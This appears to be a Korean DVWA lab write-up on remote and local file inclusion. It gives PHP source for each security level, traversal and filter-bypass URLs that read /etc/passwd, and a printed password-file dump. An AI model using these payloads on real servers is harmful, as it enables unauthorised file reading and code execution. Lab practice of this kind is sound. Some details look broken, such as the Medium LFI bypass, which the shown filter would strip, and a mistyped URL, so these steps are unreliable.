

## File Inclusion Attack

이 문제는 응용 프로그램이 공격자가 런타임에 실행되는 파일을 제어 할 수 있는 방식으로 공격자 제어 변수를 사용하여 실행 코드에 대한 경로를 빌드 할 때 발생합니다. 파일 포함 취약점은 일반 [디렉토리 탐색 공격](#) 과 구별됩니다. 디렉토리 탐색은 무단 [파일 시스템](#) 액세스 를 얻는 방법이며 파일 포함 취약점은 애플리케이션이 실행을 위해 코드를로드하는 방식을 파괴합니다. 파일 포함 취약점을 성공적으로 악용하면 영향을받는 웹 응용 프로그램을 실행하는 [웹 서버](#) 에서 [원격 코드 실행](#) . 공격자는 원격 코드 실행을 사용 하여 웹 서버에 [웹 셸](#) 을 생성하여 [웹 사이트 손상](#)에 사용할 수 있습니다 .

### 원격 파일 포함

원격 파일 포함 ( RFI )은 웹 애플리케이션이 원격 파일을 다운로드하고 실행할 때 발생합니다. 이러한 원격 파일은 일반적으로 웹 응용 프로그램에 대한 사용자 제공 매개 변수로 [HTTP](#) 또는 [FTP URI](#) 형식으로 가져 [옵니다](#) .

### 로컬 파일 포함


로컬 파일 포함 ( LFI )은 원격 파일을 포함하는 대신 로컬 파일, 즉 현재 서버의 파일 만 실행에 포함될 수 있다는 점을 제외하면 원격 파일 포함 취약점과 유사합니다. 이 문제는 웹 서버의 액세스 로그와 같이 공격자가 제어하는 데이터가 포함 된 파일을 포함하여 원격 코드 실행으로 이어질 수 있습니다.

<Low>

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
?>
```

### RFI Method


<http://localhost/dvwa/vulnerabilities/fi/?page=https://www.naver.com>



이를 악용하게 되면 악성코드 다운로드 페이지로 이동하게 할 경우 웹 서버에 악성코드가 설치됩니다. 이후 LFI 방식으로 악성코드를 실행시킨다면 웹 서버에 매우 위험할 수 있습니다.

## LFI

<http://localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd>



이와 같이 웹 서버에 존재하는 파일들을 보거나 실행시킬 수 있게 됩니다.

## <Medium>


```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

## RFI

<http://localhost/dvwa/vulnerabilities/fi/?page=htthttps://ps://www.naver.com>



이와 같이 https://를 중간에 넣어주면 우회 가능합니다.

## LFI

<http://localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd>

이와 같이 ../ 를 사용해주면 우회 가능합니다.

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```


```
localhost/dvwa/vulnerabilities/f/?page=file../../../../../../../../etc/passwd

## # User Database ## Note that this file is consulted directly only when the system is running # in single-user mode. At other times this information is provided by # Open Directory. # # nobody:*:2-2:Unprivileged User:/var/empty:/usr/bin/false root:*:0:0:System Administrator:/var/root:/bin/false _uucp:*:4:4:Unit to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico _taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false _networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false _installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false _lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false _postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false _scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false _ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false _apstore:*:33:33:Mac App Store Service:/var/empty:/usr/bin/false _mcxalr:*:54:54:MCX Applaunch:/var/empty:/usr/bin/false _appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false _geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false _devdocs:*:59:59:Developer Documentation:/var/empty:/usr/bin/false _sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false _mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false _ard:*:67:67:Apple Remote Desktop:/var/empty:/usr/bin/false _www:*:70:70:World Wide Web Server/Library/WebServer:/var/empty:/usr/bin/false _eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false _cvs:*:72:72:CVS Server:/var/empty:/usr/bin/false _svn:*:73:73:SVN Server:/var/empty:/usr/bin/false _mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false _sahd:*:75:75:sahd Privilege separation:/var/empty:/usr/bin/false _qtss:*:76:76:QuickTime Streaming Server:/var/empty:/usr/bin/false _cyrus:*:77:77:6:Cyrus Administrator:/var/imap:/usr/bin/false _mailman:*:78:78:Mailman List Server:/var/empty:/usr/bin/false _appserver:*:79:79:Application Server:/var/empty:/usr/bin/false _clamav:*:82:82:ClamAV Daemon:/var/virusmails:/usr/bin/false _amavis:*:83:83:AMaViS Daemon:/var/virusmails:/usr/bin/false _jabber:*:84:84:Jabber XMPP Server:/var/empty:/usr/bin/false _appowner:*:87:87:Application Owner:/var/empty:/usr/bin/false _windowserver:*:88:88:WindowServer:/var/empty:/usr/bin/false _spotlight:*:89:89:Spotlight:/var/empty:/usr/bin/false _tokend:*:91:91:Token Daemon:/var/empty:/usr/bin/false _securityagent:*:92:92:SecurityAgent:/var/db/securityagent:/usr/bin/false _calendar:*:93:93:Calendar:/var/empty:/usr/bin/false _teamsserver:*:94:94:TeamsServer:/var/teamsserver:/usr/bin/false _update_sharing:*:95:2:Update Sharing:/var/empty:/usr/bin/false _installer:*:96:2:Installer:/var/empty:/usr/bin/false _atsserver:*:97:97:ATS Server:/var/empty:/usr/bin/false _ftp:*:98:2:FTP Daemon:/var/empty:/usr/bin/false _unknown:*:99:99:Unknown User:/var/empty:/usr/bin/false _softwareupdate:*:200:200:Software Update Service:/var/db/softwareupdate:/usr/bin/false _coreaudiod:*:202:202:Core Audio Daemon:/var/empty:/usr/bin/false _screensaver:*:203:203:Screensaver:/var/empty:/usr/bin/false _locationd:*:205:205:Location Daemon:/var/db/locationd:/usr/bin/false _trustevaluationagent:*:208:208:Trust Evaluation Agent:/var/empty:/usr/bin/false _timezone:*:210:210:AutoTimeZoneDaemon:/var/empty:/usr/bin/false _lda:*:211:211:Local Delivery Agent:/var/empty:/usr/bin/false _cvmroot:*:212:212:CVMS Root:/var/empty:/usr/bin/false _usbmuxd:*:213:213:iPhone OS Device Helper:/var/db/lockdown:/usr/bin/false _dovecot:*:214:8:Dovecot Administrator:/var/empty:/usr/bin/false _dpaudio:*:215:215:DP Audio:/var/empty:/usr/bin/false _postgres:*:216:216:PostgreSQL Server:/var/empty:/usr/bin/false _krbtgt:*:217:2:Kerberos Ticket Granting Ticket:/var/empty:/usr/bin/false _kadmin_admin:*:218:2:Kerberos Admin Service:/var/empty:/usr/bin/false _kadmin_changepw:*:219:2:Kerberos Change Password Service:/var/empty:/usr/bin/false _devicecmgr:*:220:220:Device Management Server:/var/empty:/usr/bin/false _webauthserver:*:221:221:Web Auth Server:/var/empty:/usr/bin/false _netbios:*:222:222:NetBIOS:/var/empty:/usr/bin/false _warmd:*:224:224:Warm Daemon:/var/empty:/usr/bin/false _dovenull:*:227:227:Dovecot Authentication:/var/empty:/usr/bin/false _netstatistics:*:228:228:Network Statistics Daemon:/var/empty:/usr/bin/false _avbdevice:*:229:2:Ethernet AVB Device Daemon:/var/empty:/usr/bin/false _krb_krbtgt:*:230:2:Open Directory Kerberos Ticket Granting Ticket:/var/empty:/usr/bin/false _krb_kadmin:*:231:2:Open Directory Kerberos Admin Service:/var/empty:/usr/bin/false _krb_changepw:*:232:2:Open Directory Kerberos Change Password Service:/var/empty:/usr/bin/false _krb_kerberos:*:233:2:Open Directory Kerberos:/var/empty:/usr/bin/false _krb_anonymous:*:234:2:Open Directory Kerberos Anonymous:/var/empty:/usr/bin/false _assetcache:*:235:235:Asset Cache Service:/var/empty:/usr/bin/false _coremediad:*:236:236:Core Media IO Daemon:/var/empty:/usr/bin/false _launchservices:*:239:239:_launchservicesd:/var/empty:/usr/bin/false _iconservices:*:240:240:IconServices:/var/empty:/usr/bin/false _distnoter:*:241:241:DistNoter:/var/empty:/usr/bin/false _nsurlsessiond:*:242:242:NSURLSession Daemon:/var/db/nsurlsessiond:/usr/bin/false _nsurlstoraged:*:243:243:NSURLStorage Daemon:/var/db/nsurlstoraged:/usr/bin/false _displaypolicyd:*:244:244:Display Policy Daemon:/var/empty:/usr/bin/false _astris:*:245:245:Astris Services:/var/db/astris:/usr/bin/false _krbfast:*:246:2:Kerberos FAST Account:/var/empty:/usr/bin/false _gamecontroller:*:247:247:Game Controller Daemon:/var/empty:/usr/bin/false _mbsetupuser:*:248:248:Setup User:/var/setup:/bin/bash _ondemand:*:249:249:On Demand Resource Daemon:/var/db/ondemand:/usr/bin/false _xserverdocs:*:251:251:macOS Server Documents Service:/var/empty:/usr/bin/false _wwwproxy:*:252:252:WWW Proxy:/var/empty:/usr/bin/false _mobileasset:*:253:253:MobileAsset User:/var/ima:/usr/bin/false _findmydevice:*:254:254:Find My Device Daemon:/var/db/findmydevice:/usr/bin/false _datadetectord:*:257:257:DataDetectors:/var/db/datadetectors:/usr/bin/false _captiveagent:*:258:258:captiveagent:/var/empty:/usr/bin/false _cid:*:259:259:cid Account:/var/empty:/usr/bin/false _applepay:*:260:260:applepay Account:/var/db/applepay:/usr/bin/false _hidd:*:261:261:HID Service User:/var/db/hidd:/usr/bin/false _cmiodalassistants:*:262:262:CoreMedia IO Assistants User:/var/db/cmiodalassistants:/usr/bin/false _analyticd:*:263:263:Analytics Daemon:/var/db/analyticd:/usr/bin/false _fpd:*:265:265:FPS Daemon:/var/db/fpd:/usr/bin/false _timed:*:266:266:Time Sync Daemon:/var/db/timed:/usr/bin/false _reportmemoryexception:*:269:269:ReportMemoryException:/var/db/reportmemoryexception:/usr/bin/false

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:109) in /Applications/XAMPP/xamppfiles/htdocs/dvwa/dvwa/includes/dvwaPage.inc.php on line 268

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:109) in /Applications/XAMPP/xamppfiles/htdocs/dvwa/dvwa/includes/dvwaPage.inc.php on line 269

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:109) in /Applications/XAMPP/xamppfiles/htdocs/dvwa/dvwa/includes/dvwaPage.inc.php on line 270
```



## <Security>

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ] ;

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```